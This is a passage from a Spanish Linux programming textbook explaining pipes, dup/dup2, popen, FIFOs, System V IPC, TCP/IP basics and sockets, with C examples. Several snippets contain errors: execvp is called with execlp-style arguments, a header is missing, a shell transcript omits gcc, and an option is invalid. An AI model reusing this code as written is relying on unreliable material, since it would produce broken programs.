txipi@neon:~$ gcc signalfork.c -o signalfork
txipi@neon:~$ ./signalfork
SIGUSR1
SIGUSR1
SIGUSR1
Killed

```

1.5.6.2 Tuberías

Las tuberías o “*pipes*” simplemente conectan la salida estándar de un proceso con la entrada estándar de otro. Normalmente las tuberías son de un solo sentido, imaginemos lo desagradable que sería que estuviéramos utilizando un lavabo y que las tuberías fueran bidireccionales, lo que emanaran los desagües sería bastante repugnante. Por esta razón, las tuberías suelen ser “*half-duplex*”, es decir, de un único sentido, y se requieren dos tuberías “*half-duplex*” para hacer una comunicación en los dos sentidos, es decir “*full-duplex*”. Las tuberías son, por tanto, flujos unidireccionales de bytes que conectan la salida estándar de un proceso con la entrada estándar de otro proceso.

Cuando dos procesos están enlazados mediante una tubería, ninguno de ellos es consciente de esta redirección, y actúa como lo haría normalmente. Así pues, cuando el proceso escritor desea escribir en la tubería, utiliza las funciones normales para escribir en la salida estándar. Lo único especial que sucede es que el descriptor de fichero que está utilizando ya no corresponde al terminal (ya no se escriben cosas por la pantalla), sino que se trata de un fichero especial que ha creado el núcleo. El proceso lector se comporta de forma muy similar: utiliza las llamadas normales para recoger valores de la entrada estándar, solo que ésta ya no se corresponde con el teclado, sino que será el extremo de la tubería. Los procesos están autorizados a realizar lecturas no bloqueantes de la tubería, es decir, si no hay datos para ser leídos o si la tubería está bloqueada, se devolverá un error. Cuando ambos procesos han terminado con la tubería, el inodo de la tubería es desechado junto con la página de datos compartidos.

El uso de un pipe a mí me recuerda a los antiguos “teléfonos” que hacíamos mi hermana y yo con dos envases de yogur y una cuerda muy fina. Uníamos los fondos de los yogures con la cuerda, y cuando ésta estaba muy tensa, al hablar por un yogur, se escuchaba en la otra parte. Era un método divertido de contar secretos, pero tenía el mismo inconveniente que los pipes: si uno de los dos estaba hablando, el otro no podía hacerlo al mismo tiempo o no valía para nada. Era una comunicación unidireccional, al contrario de lo que pasa con los teléfonos modernos:




Figura 1.5.5 Una tubería es unidireccional, como los teléfonos de yogur.

La utilización de tuberías mediante el uso de la shell es “el pan nuestro de cada día”, cualquier administrador de sistemas medianamente preparado encadena comandos y comandos mediante tuberías de forma natural:

```
txipi@neon:~$ cat /etc/passwd | grep bash | wc -lines
11
```

Los comandos “cat”, “grep” y “wc” se lanzan en paralelo y el primero va “alimentando” al segundo, que posteriormente “alimenta” al tercero. Al final tenemos una salida filtrada por esas dos tuberías. Las tuberías empleadas son destruidas al terminar los procesos que las estaban utilizando.

Utilizar tuberías en C es también bastante sencillo, si bien a veces es necesario emplear lápiz y papel para no liarse con tanto descriptor de fichero. Ya vimos anteriormente que para abrir un fichero, leer y escribir en él y cerrarlo, se empleaba su descriptor de fichero. Una tubería tiene en realidad dos descriptores de fichero: uno para el extremo de escritura y otro para el extremo de lectura. Como los descriptores de fichero de UNIX son simplemente enteros, un pipe o tubería no es más que un array de dos enteros:

```
int tuberia[2];
```

Para crear la tubería se emplea la función `pipe()`, que abre dos descriptores de fichero y almacena su valor en los dos enteros que contiene el array de descriptores de fichero. El primer descriptor de fichero es abierto como `O_RDONLY`, es decir, sólo puede ser empleado para lecturas. El segundo se abre como `O_WRONLY`, limitando su uso a la escritura. De esta manera se asegura que el pipe sea de un solo sentido: por un extremo se escribe y por el otro se lee, pero nunca al revés. Ya hemos dicho que si se precisa una comunicación “full-duplex”, será necesario crear dos tuberías para ello.

```
int tuberia[2];
pipe(tuberia);
```


Una vez creado un pipe, se podrán hacer lecturas y escrituras de manera normal, como si se tratase de cualquier fichero. Sin embargo, no tiene demasiado sentido usar un pipe para uso propio, sino que se suelen utilizar para intercambiar datos con otros procesos. Como ya sabemos, un proceso hijo hereda todos los descriptores de ficheros abiertos de su padre, por lo que la comunicación entre el proceso padre y el proceso hijo es bastante cómoda mediante una tubería. Para asegurar la unidireccionalidad de la tubería, es necesario que tanto padre como hijo cierren los respectivos descriptores de ficheros. En la siguiente figura vemos cómo un proceso padre puede enviarle datos a su hijo a través de una tubería. Para ello el proceso padre cierra el extremo de lectura de la tubería, mientras que el proceso hijo cierra el extremo de escritura de la misma:




Figura 1.5.6 El proceso padre y su hijo comparten datos mediante una tubería.

La tubería "p" se hereda al hacer el `fork()` que da lugar al proceso hijo, pero es necesario que el padre haga un `close()` de `p[0]` (el lado de lectura de la tubería), y el hijo haga un `close()` de `p[1]` (el lado de escritura de la tubería). Una vez hecho esto, los dos procesos pueden emplear la tubería para comunicarse (siempre unidireccionalmente), haciendo `write()` en `p[1]` y `read()` en `p[0]`, respectivamente. Veamos un ejemplo de este tipo de situación:

```
#include <sys/types.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdio.h>

#define SIZE 512

int main( int argc, char **argv )
{
    pid_t pid;
    int p[2], readbytes;
    char buffer[SIZE];

    pipe( p );

    if ( (pid=fork()) == 0 )
    { // hijo
        close( p[1] ); /* cerramos el lado de escritura del pipe */
```

```

while( (readbytes=read( p[0], buffer, SIZE )) > 0)
    write( 1, buffer, readbytes );

    close( p[0] );
}
else
{ // padre
    close( p[0] ); /* cerramos el lado de lectura del pipe */

    strcpy( buffer, "Esto llega a traves de la tubería\n" );
    write( p[1], buffer, strlen( buffer ) );

    close( p[1] );
}
waitpid( pid, NULL, 0 );
exit( 0 );
}

```

La salida de este programa no es muy espectacular, pero muestra el funcionamiento del mismo: se crean dos procesos y uno (el padre) le comunica un mensaje al otro (el hijo) a través de una tubería. El hijo al recibir el mensaje, lo escribe por la salida estándar (hace un `write()` en el descriptor de fichero 1). Por último cierran los descriptors de ficheros utilizados, y el padre espera al hijo a que finalice:

```

txipi@neon:~$ gcc pipefork.c -o pipefork
txipi@neon:~$ ./pipefork
Esto llega a traves de la tubería

```

Veamos ahora cómo implementar una comunicación bidireccional entre dos procesos mediante tuberías. Como ya hemos venido diciendo, será preciso crear dos tuberías diferentes (`a[2]` y `b[2]`), una para cada sentido de la comunicación. En cada proceso habrá que cerrar descriptors de ficheros diferentes. Vamos a emplear el pipe `a[2]` para la comunicación desde el padre al hijo, y el pipe `b[2]` para comunicarnos desde el hijo al padre. Por lo tanto, deberemos cerrar:

- En el padre:
 - el lado de lectura de `a[2]`.
 - el lado de escritura de `b[2]`.
- En el hijo:
 - el lado de escritura de `a[2]`.
 - el lado de lectura de `b[2]`.

Tal y como se puede ver en la siguiente figura:




Figura 1.5.7 Dos procesos se comunican bidireccionalmente con dos tuberías.

El código anterior se puede modificar para que la comunicación sea bidireccional:

```
#include <sys/types.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdio.h>

#define SIZE 512

int main( int argc, char **argv )
{
    pid_t pid;
    int a[2], b[2], readbytes;
    char buffer[SIZE];

    pipe( a );
    pipe( b );

    if ( (pid=fork()) == 0 )
    { // hijo
        close( a[1] ); /* cerramos el lado de escritura del pipe */
        close( b[0] ); /* cerramos el lado de lectura del pipe */

        while( (readbytes=read( a[0], buffer, SIZE )) > 0 )
            write( b[1], buffer, readbytes );
        close( a[0] );

        strcpy( buffer, "Soy tu hijo hablandote por
                    la otra tuberia.\n" );
        write( b[1], buffer, strlen( buffer ) );
        close( b[1] );
    }
    else
    { // padre
```

```

close( a[0] ); /* cerramos el lado de lectura del pipe */
close( b[1] ); /* cerramos el lado de escritura del pipe */

strcpy( buffer, "Soy tu padre hablandote
           por una tuberia.\n" );
write( a[1], buffer, strlen( buffer ) );
close( a[1]);

while( (readbytes=read( b[0], buffer, SIZE )) > 0)
    write( 1, buffer, readbytes );
close( b[0]);
}
waitpid( pid, NULL, 0 );
exit( 0 );
}

```

La salida de este ejemplo es también bastante simple:

```

txipi@neon:~$ dospipesfork.c -o dospipesfork
txipi@neon:~$ ./dospipesfork
Soy tu padre hablandote por una tuberia.
Soy tu hijo hablandote por la otra tuberia.

```

Avancemos en cuanto a conceptos teóricos. La función `dup()` duplica un descriptor de fichero. A simple vista podría parecer trivial, pero es muy útil a la hora de utilizar tuberías. Ya sabemos que inicialmente, el descriptor de fichero 0 corresponde a la entrada estándar, el descriptor 1 a la salida estándar y el descriptor 2 a la salida de error estándar. Si empleamos `dup()` para duplicar alguno de estos descriptors en uno de los extremos de una tubería, podremos realizar lo mismo que hace la shell cuando enlaza dos comandos mediante una tubería: reconducir la salida estándar de un proceso a la entrada estándar del siguiente. El prototipo de la función `dup()` es el siguiente:

```

int dup(int oldfd);
int dup2(int oldfd, int newfd);

```

La función `dup()` asigna el descriptor más bajo de los disponibles al descriptor antiguo, por lo tanto, para asignar la entrada estándar a uno de los lados de un pipe es necesario cerrar el descriptor de fichero 0 justo antes de llamar a `dup()`:

```

close( 0 );
dup( p[1] );

```

Como `dup()` duplica siempre el descriptor más bajo disponible, si cerramos el descriptor 0 justo antes de llamarla, ese será el descriptor que se duplique. Para evitar líos de cerrar descriptors con vistas a ser duplicados y demás, se creo `dup2()`, que simplemente recibe los dos descriptors de fichero y los duplica:

```

dup2( p[1], 0 );

```

El siguiente ejemplo emplea estas llamadas para concatenar la ejecución de dos comandos, “cat” y “wc”. El proceso hijo realiza un “cat” de un fichero, y lo encamina a

través de la tubería. El proceso padre recibe ese fichero por la tubería y se lo pasa al comando “wc” para contar sus líneas:

```
#include <sys/types.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdio.h>

#define COMMAND1 "/bin/cat"
#define COMMAND2 "/usr/bin/wc"

int main( int argc, char **argv )
{
    pid_t pid;
    int p[2];

    pipe(p);

    if ( (pid=fork()) == 0 )
    { // hijo
        close(p[0]); /* cerramos el lado de lectura del pipe */
        dup2(p[1], 1); /* STDOUT = extremo de salida del pipe */
        close(p[1]); /* cerramos el descriptor de fichero que sobra
                       tras el dup2 */

        execvp(COMMAND1, COMMAND1, argv[1], NULL);

        perror("error"); /* si estamos aquí, algo ha fallado */
        _exit(1); /* salir sin flush */
    }
    else
    { // padre
        close(p[1]); /* cerramos el lado de escritura del pipe */
        dup2(p[0], 0); /* STDIN = extremo de entrada del pipe */
        close(p[0]); /* cerramos el descriptor de fichero que sobra
                       tras el dup2 */

        execvp(COMMAND2, COMMAND2, NULL);

        perror("error"); /* si estamos aquí, algo ha fallado */
        exit(1); /* salir con flush */
    }

    return 0;
}
```

La salida de este programa es bastante predecible, el resultado es el mismo que encadenar el comando “cat” del fichero pasado por parámetro, con el comando “wc”:

```
txipi@neon:~$ gcc pipecommand.c -o pipecommand
txipi@neon:~$ ./pipecommand pipecommand.c
    50    152    980
txipi@neon:~$ cat pipecommand.c | wc
    50    152    980
```

Como vemos, las llamadas a comandos y su intercomunicación mediante tuberías puede ser un proceso bastante lioso, aunque se utiliza en multitud de ocasiones. Es por

esto que se crearon las llamadas `popen()` y `pclose()`. Mediante `popen()` tenemos todo el trabajo sucio reducido a una sola llamada que crea un proceso hijo, lanza un comando, crea un pipe y nos devuelve un puntero a fichero para poder utilizar la salida de ese comando como nosotros queramos. La definición de estas funciones es la siguiente:

```
FILE *popen(const char *command, const char *type);
int pclose(FILE *stream);
```

El siguiente código es una muestra clara de cómo se puede hacer una llamada utilizando tuberías y procesos hijo, de forma sencillísima:

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <limits.h>

#define SIZE PIPE_BUF

int main(int argc, char *argv[])
{
    FILE *file;
    char *command= "ls .";
    char buffer[SIZE];

    file=popen( command, "r" );

    while( !feof( file ) )
    {
        fscanf( file, "%s", &buffer );
        printf( "%s\n", buffer );
    }

    pclose( file );

    return 0;
}
```

Nuestro programa simplemente crea un proceso hijo que será reemplazado por una llamada al comando `"ls ."`, y se nos devolverá un puntero a un fichero que será el resultado de ese comando. Leemos ese fichero y lo escribimos por pantalla. Al finalizar, cerramos la tubería con `pclose()`. La salida de este programa, es esta:

```
txipi@neon:~$ gcc popen.c -o popen
txipi@neon:~$ ./popen
dospipesfork
dospipesfork.c
pipecommand
pipecommand.c
pipefork
pipefork.c
popen
popen.c
```

Linux también soporta tuberías con nombre, denominadas habitualmente *FIFOs*, (*First in First out*) debido a que las tuberías funcionan como una cola: el primero en entrar es el primero en salir. A diferencia de las tuberías sin nombre, los FIFOs no tiene carácter temporal sino que perduran aunque dos procesos hayan dejado de usarlos. Para crear un FIFO se puede utilizar el comando “mkfifo” o bien llamar a la función de C `mkfifo()`:

```
int mkfifo(const char *pathname, mode_t mode);
```

Esta función recibe dos parámetros: “pathname” indica la ruta en la que queremos crear el FIFO, y “mode” indica el modo de acceso a dicho FIFO. Cualquier proceso es capaz de utilizar un FIFO siempre y cuando tengan los privilegios necesarios para ello. No nos extenderemos más en la creación de tuberías con nombre ya que su manejo es bastante similar a lo visto hasta ahora.

1.5.6.3 IPC System V

Colas de mensajes

Mediante las colas de mensajes un proceso puede escribir mensajes que podrán ser leídos por uno o más procesos diferentes. En GNU/Linux este mecanismo está implementado mediante un array de colas de mensajes, `msgque`. Cada posición de este array es una estructura de tipo `msgid_ds` que gestionará la cola mediante punteros a los mensajes introducidos en ella. Estas colas, además, controlan cuándo fue la última vez que se escribió en ellas, y proporcionan dos colas de espera: una para escritores de la cola y otra para lectores de la cola.

Cuando un proceso escribe un mensaje en la cola de escritura, éste se posiciona al final de la misma (tiene una gestión FIFO) si es que existe espacio suficiente para ser albergado (Linux limita el número y tamaño de los mensajes para evitar ataques de Denegación de Servicio). Previo a cualquier escritura, el sistema comprueba si realmente el proceso está autorizado para escribir en la cola en cuestión, comparando las credenciales del proceso con los permisos de la cola. Asimismo, cuando un proceso quiere leer de esa cola, se realiza una comprobación similar, para evitar que procesos no autorizados lean mensajes importantes. Si un proceso desea leer un mensaje de la cola y no existe ningún mensaje del tipo deseado, el proceso se añadirá a la cola de espera de lectura y se cambiará de contexto para que deje de estar activo.

La implementación práctica en C de colas de mensajes queda fuera del alcance de este texto.

Semáforos

Un semáforo es un mecanismo del sistema para evitar la colisión cuando dos o más procesos necesitan un recurso. Los semáforos IPC reflejan bastante fielmente la definición clásica de Dijkstra, realmente son variables enteras con operaciones atómicas de inicialización, incremento y decremento con bloqueo. Cada semáforo es un contador que se inicializa a un determinado valor. Cuando un proceso hace uso del recurso asignado a ese semáforo, el contador se decrementa una unidad. Cuando ese proceso

libera el recurso, el contador del semáforo se incrementa. Así pues, el contador de un semáforo siempre registra el número de procesos que pueden utilizar el recurso actualmente. Dicho contador puede tener valores negativos, si el número de procesos que precisan el recurso es mayor al número de procesos que pueden ser atendidos simultáneamente por el recurso.

Por recurso entendemos cualquier cosa que pueda ser susceptible de ser usada por un proceso y pueda causar un interbloqueo: una región de memoria, un fichero, un dispositivo físico, etc. Imaginemos que creamos un semáforo para regular el uso de una impresora que tiene capacidad para imprimir tres trabajos de impresión simultáneamente. El valor del contador del semáforo se inicializará a tres. Cuando llega el primer proceso que desea imprimir un trabajo, el contador del semáforo se decrementa. El siguiente proceso que quiera imprimir todavía puede hacerlo, ya que el contador aún tiene un valor mayor que cero. Conforme vayan llegando procesos con trabajos de impresión, el contador irá disminuyendo, y cuando llegue a un valor inferior a uno, los procesos que soliciten el recurso tendrán que esperar. Un proceso a la espera de un recurso controlado por un semáforo siempre es privado del procesador, el planificador detecta esta situación y cambia el proceso en ejecución para aumentar el rendimiento. Conforme los trabajos de impresión vayan acabando, el contador del semáforo irá incrementándose y los procesos a la espera irán siendo atendidos.

Es muy importante la característica de atomicidad de las operaciones sobre un semáforo. Para evitar errores provocados por condiciones de carrera (*"race conditions"*), los semáforos protegen su contador, asegurando que todas las operaciones sobre esa variable entera (lectura, incremento, decremento) son atómicas, es decir, no serán interrumpidas a la mitad de su ejecución. Recordamos que estamos en un entorno multiprogramado en el que ningún proceso se asegura que vaya a ser ejecutado de principio a fin sin interrupción. Las actualizaciones y consultas de la variable contador de un semáforo IPC son la excepción a este hecho: una vez iniciadas, no son interrumpidas. Con esto se consigue evitar fallos a la hora de usar un recurso protegido por un semáforo: imaginemos que en un entorno en el que hay cuatro procesadores trabajando concurrentemente, cuatro procesos leen a la vez el valor del contador del semáforo anterior (impresora). Supongamos que tiene un valor inicial de tres. Los cuatro procesos leen un valor positivo y deciden usar el recurso. Decrementan el valor del contador, y cuando se disponen a usar el recurso, resulta que hay cuatro procesos intentando acceder a un recurso que sólo tiene capacidad para tres. La protección de la variable contador evita este hecho, por eso es tan importante.

La implementación práctica en C de semáforos IPC queda fuera del alcance de este texto.

Memoria compartida

La memoria compartida es un mecanismo para compartir datos entre dos o más procesos. Dichos procesos comparten una parte de su espacio de direccionamiento en memoria, que puede coincidir en cuanto a dirección virtual o no. Es decir, imaginemos que tenemos dos libros compartiendo una página. El primer libro es "El Quijote de la

Mancha”, y el segundo es un libro de texto de 6º de primaria. La página 50 del primer libro es compartida por el segundo, pero puede que no corresponda con el número de página 50, sino que esté en la página 124. Sin embargo la página es la misma, a pesar de que no esté en el mismo sitio dentro del direccionamiento de cada proceso. Los accesos a segmentos de memoria compartida son controlados, como ocurre con todos los objetos IPC System V, y se hace un chequeo de los permisos y credenciales para poder usar dicho segmento. Sin embargo, una vez que el segmento de memoria está siendo compartido, su acceso y uso debe ser regulado por los propios procesos que la comparten, utilizando semáforos u otros mecanismos de sincronización.

La primera vez que un proceso accede a una de las páginas de memoria virtual compartida, tiene lugar un fallo de página. El Sistema Operativo trata de solventar este fallo de página y se da cuenta de que se trata de una página correspondiente a un segmento de memoria compartida. Entonces, se busca la página correspondiente a esa página de memoria virtual compartida, y si no existe, se asigna una nueva página física.

La manera mediante la que un proceso deja de compartir una región o segmento de memoria compartida es bastante similar a lo que sucede con los enlaces entre ficheros: al borrarse un enlace no se procede al borrado del fichero enlazado a no ser que ya no existan más enlaces a dicho fichero. Cuando un proceso se desenlaza o desencadena de un segmento de memoria, se comprueba si hay más procesos utilizándolo. Si es así, el segmento de memoria continúa como hasta entonces, pero de lo contrario, se libera dicha memoria.

Es bastante recomendable bloquear en memoria física la memoria virtual compartida para que no sea reemplazada (“*swapping*”) por otras páginas y se almacene en disco. Si bien un proceso puede que no use esa página en mucho tiempo, su carácter compartido la hace susceptible de ser más usada y el reemplazo provocaría una caída del rendimiento.

La implementación práctica en C de la comunicación mediante memoria compartida queda fuera del alcance de este texto.

1.5.7 Comunicación por red

Muchas de las utilidades que usamos todos los días, como el correo electrónico o los navegadores web, utilizan protocolos de red para comunicarse. En este apartado veremos cómo utilizar esos protocolos, comprenderemos todo lo que rodea a una comunicación a través de los interfaces de red y aprenderemos a programar clientes y servidores sencillos.

1.5.7.1 Breve repaso a las redes TCP/IP

Antes de afrontar la configuración de red de nuestros equipos, vamos a desempolvar nuestras nociones sobre redes TCP/IP. Siempre que se habla de redes de ordenadores, se habla de protocolos. Un protocolo no es más que un acuerdo entre dos entidades para entenderse. Es decir, si yo le digo a un amigo que le dejo una llamada perdida cuando

llegue a su portal, para que baje a abrirme, habremos establecido un protocolo de comunicación, por ejemplo.

Los ordenadores funcionan de una forma más o menos parecida. Cuando queremos establecer una conexión entre ordenadores mediante una red, hay muchos factores en juego: primero está el medio físico en el que se producirá la conexión (cable, ondas electromagnéticas, etc.), por otro lado está la tecnología que se utilizará (tarjetas de red Ethernet, modems, etc.), por otro los paquetes de datos que enviaremos, las direcciones o destinos dentro de una red... Dado que hay tantos elementos que intervienen en una comunicación, se establecen protocolos o normas para entidades del mismo nivel, es decir, se divide todo lo que interviene en la comunicación en diferentes capas. En el nivel más bajo de todas las capas estaría el nivel físico: el medio que se va a utilizar, los voltajes utilizados, etc. Sobre esa capa se construye la siguiente, en donde transformamos las señales eléctricas en datos propiamente dichos. Esta sería la capa de enlace de datos. Posteriormente, se van estableciendo una serie de capas intermedias, cada una con mayor refinamiento de la información que maneja, hasta llegar a la capa de aplicación, que es con la que interactúan la mayoría de programas que utilizamos para conectarnos a redes: navegadores, clientes de correo, etc.

Así, por ejemplo, si queremos mandar un correo electrónico a un amigo, utilizaremos la aplicación indicada para mandar un mensaje, en este caso nuestro cliente de correo preferido (mutt, Kmail, mozilla...). El cliente de correo enviará el mensaje al servidor, para que éste lo encamine hasta el buzón de nuestro amigo, pero en ese envío sucederán una serie de pasos que pueden parecernos transparentes en un principio:

- Primeramente se establece una conexión con el servidor, para ello la aplicación (el cliente de correo) enviará a las capas más bajas de protocolos de red una petición al servidor de correo.
- Esa capa, aceptará la petición, y realizará otro encargo a una capa inferior, solicitando enviar un paquete de datos por la red.
- La capa inferior, a su vez, pedirá a la capa física enviar una serie de señales eléctricas por el medio, para hacer su cometido.

Tal y como está enfocada la "pila de protocolos de red", cada "trabajo" de red complejo se divide en partes cada vez más sencillas hasta llegar a la capa física, que se encargará de la transmisión eléctrica. Es como si el jefe de una empresa de videojuegos mandara a su subdirector que hiciera un juego de acción. El subdirector iría a donde sus subordinados y les pediría un guión, unos gráficos, un motor de animaciones, etc. Los encargados de los gráficos irían a donde sus subordinados y les pedirían, la portada, los decorados, los personajes, etc. Éstos, a su vez, se repartirían en grupos y cada uno haría un trabajo más concreto, y así sucesivamente. Es decir, una idea compleja, se divide en trabajos concretos y sencillos para hacerse, estructurándose en capas.

En el caso específico que nos interesa, la pila de protocolos que utilizamos se denomina TCP/IP, porque dos de sus protocolos principales se llaman TCP (capa de transporte) e IP (capa de red).




Figura 1.5.8 Comunicación mediante capas de protocolos de red.

Cuando utilizamos estos protocolos, cada uno de los posibles destinos de una red necesita un nombre diferente o dirección IP. Al igual que sucede con los teléfonos, para diferenciar todos los ordenadores y dispositivos conectados a una red, se les asigna a cada uno un número diferente, y basta con "marcar" ese número para acceder a él. Actualmente esos números van desde el 0 al 4294967296, pero en lugar de utilizar simplemente el número, se emplea una notación más sencilla, separando el número en 4 dígitos del 0 al 255, por ejemplo: 128.244.34.12 ó 192.168.0.1.

En un futuro no muy lejano, las direcciones IP cambiarán su formato, ya que el espacio de direcciones que ofrece la versión actual de IP (IPv4) se está agotando, por lo que habrá que ampliar su rango (al igual que ocurre en ciudades o provincias con mucha demanda de números de teléfono, que amplían la longitud de sus números de teléfono en una o varias cifras).

Siempre que queramos acceder a una red TCP/IP, deberemos tener una dirección IP que nos identifique. Está prohibido viajar sin matrícula por estas carreteras. En nuestras redes privadas, nuestras intranets o pequeñas LANs, la manera de establecer esas direcciones IP la marcamos nosotros mismos (o el administrador de red, en su caso). Es decir, dentro de nuestras organizaciones, somos nosotros los que ponemos los nombres. Esto es lo mismo que lo que sucede en una organización grande, con muchos teléfonos internos y una centralita. El número de extensión de cada teléfono, lo inventamos nosotros mismos, no la compañía telefónica. Cuando queremos salir a una red pública como pueda ser Internet, no podemos inventarnos nuestra dirección IP, deberemos seguir unas normas externas para poder circular por allí. Siguiendo el símil telefónico, si queremos un teléfono accesible por todo el mundo, deberemos solicitar un número válido a la empresa telefónica.

Hasta aquí todo claro: los ordenadores tienen unos números similares a los números de teléfono para identificarse, y cuando queremos comunicarnos con un destino en concreto, sólo tenemos que "marcar" su número, pero... ¿cuándo pedimos una página web a www.linux.org cómo sabe nuestra máquina qué número "marcar"? Buena pregunta, tiene que haber un "listín telefónico" IP, que nos diga que IP corresponde con una dirección específica. Estas "páginas amarillas" de las redes IP se denominan DNS (Domain Name System). Justo antes de hacer la conexión a www.linux.org, nuestro navegador le pregunta la dirección IP al DNS, y luego conecta vía dirección IP con el servidor web www.linux.org.

Una conexión de un ordenador a otro precisa, además de una dirección IP de destino, un número de puerto. Si llamamos por teléfono a un número normalmente preguntamos por alguien en concreto. Llamas a casa de tus padres y preguntas por tu hermano pequeño. Con las comunicaciones telemáticas sucede algo parecido: llamas a una determinada IP y preguntas por un servicio en concreto, por ejemplo el Servicio Web, que tiene reservado el puerto 80. Los servicios reservan puertos y se quedan a la escucha de peticiones para esos puertos. Existen un montón de puertos que típicamente se usan para servicios habituales: el 80 para web, el 20 y 21 para FTP, el 23 para telnet, etc. Son los puertos "bien conocidos" ("*well known ports*") y suelen ser puertos reservados, por debajo de 1024. Para aplicaciones extrañas o de ámbito personal se suelen utilizar puertos "altos", por encima de 1024. El número de puerto lo define un entero de 16 bits, es decir, hay 65535 puertos disponibles. Un servidor o servicio no es más que un programa a la escucha de peticiones en un puerto. Así pues, cuando queramos conectarnos a un ordenador, tendremos que especificar el par "DirecciónIP:Puerto".

Con esta breve introducción hemos repasado nociones básicas de lo que son protocolos de comunicaciones, la pila de protocolos TCP/IP, el direccionamiento IP, y la resolución de nombres o DNS.

1.5.7.2 Sockets

Un socket es, como su propio nombre indica, un conector o enchufe. Con él podremos conectarnos a ordenadores remotos o permitir que éstos se conecten al nuestro a través de la red. En realidad un socket no es más que un descriptor de fichero un tanto especial. Recordemos que en UNIX todo es un fichero, así que para enviar y recibir datos por la red, sólo tendremos que escribir y leer en un fichero un poco especial.

Ya hemos visto que para crear un nuevo fichero se usan las llamadas `open()` o `creat()`, sin embargo, este nuevo tipo de ficheros se crea de una forma un poco distinta, con la función `socket()`:

```
int socket(int domain, int type, int protocol);
```

Una vez creado un socket, se nos devuelve un descriptor de fichero, al igual que ocurría con `open()` o `creat()`, y a partir de ahí ya podríamos tratarlo, si quisiéramos, como un fichero normal. Se pueden hacer `read()` y `write()` sobre un socket, ya que es un

fichero, pero no es lo habitual. Existen funciones específicamente diseñadas para el manejo de sockets, como `send()` o `recv()`, que ya iremos viendo más adelante.

Así pues, un socket es un fichero un poco especial, que nos va a servir para realizar una comunicación entre dos procesos. Los sockets que trataremos nosotros son los de la API (Interfaz de Programación de Aplicaciones) de sockets Berkeley, diseñados en la universidad del mismo nombre, y nos centraremos exclusivamente en la programación de clientes y servidores TCP/IP. Dentro de este tipo de sockets, veremos dos tipos:

- Sockets de flujo (TCP).
- Sockets de datagramas (UDP).

Los primeros utilizan el protocolo de transporte TCP, definiendo una comunicación bidireccional, confiable y orientada a la conexión: todo lo que se envíe por un extremo de la comunicación, llegará al otro extremo en el mismo orden y sin errores (existe corrección de errores y retransmisión).

Los sockets de datagramas, en cambio, utilizan el protocolo UDP que no está orientado a la conexión, y es no confiable: si envías un datagrama, puede que llegue en orden o puede que llegue fuera de secuencia. No precisan mantener una conexión abierta, si el destino no recibe el paquete, no ocurre nada especial.

Alguien podría pensar que este tipo de sockets no tiene ninguna utilidad, ya que nadie nos asegura que nuestro tráfico llegue a buen puerto, es decir, podría haber pérdidas de información. Bien, imaginemos el siguiente escenario: el partido del siglo (todos los años hay dos o más, por eso es el partido del siglo), una única televisión en todo el edificio, pero una potente red interna que permite retransmitir el partido digitalizado en cada uno de los ordenadores. Cientos de empleados poniendo cara de contables, pero siguiendo cada lance del encuentro... ¿Qué pasaría si se usaran sockets de flujo? Pues que la calidad de la imagen sería perfecta, con una nitidez asombrosa, pero es posible que para mantener intacta la calidad original haya que retransmitir fotogramas semidefectuosos, reordenar los fotogramas, etc. Existen muchísimas posibilidades de que no se pueda mantener una visibilidad en tiempo real con esa calidad de imagen. ¿Qué pasaría si usáramos sockets de datagramas? Probablemente algunos fotogramas tendrían algún defecto o se perderían, pero todo fluiría en tiempo real, a gran velocidad. Perder un fotograma no es grave (recordemos que cada segundo se suelen emitir 24 fotogramas), pero esperar a un fotograma incorrecto de hace dos minutos que tiene que ser retransmitido, puede ser desesperante (quizá tu veas la secuencia del gol con más nitidez, pero en el ordenador de enfrente hace minutos que lo han festejado). Por esto mismo, es muy normal que las retransmisiones de eventos deportivos o musicales en tiempo real usen sockets de 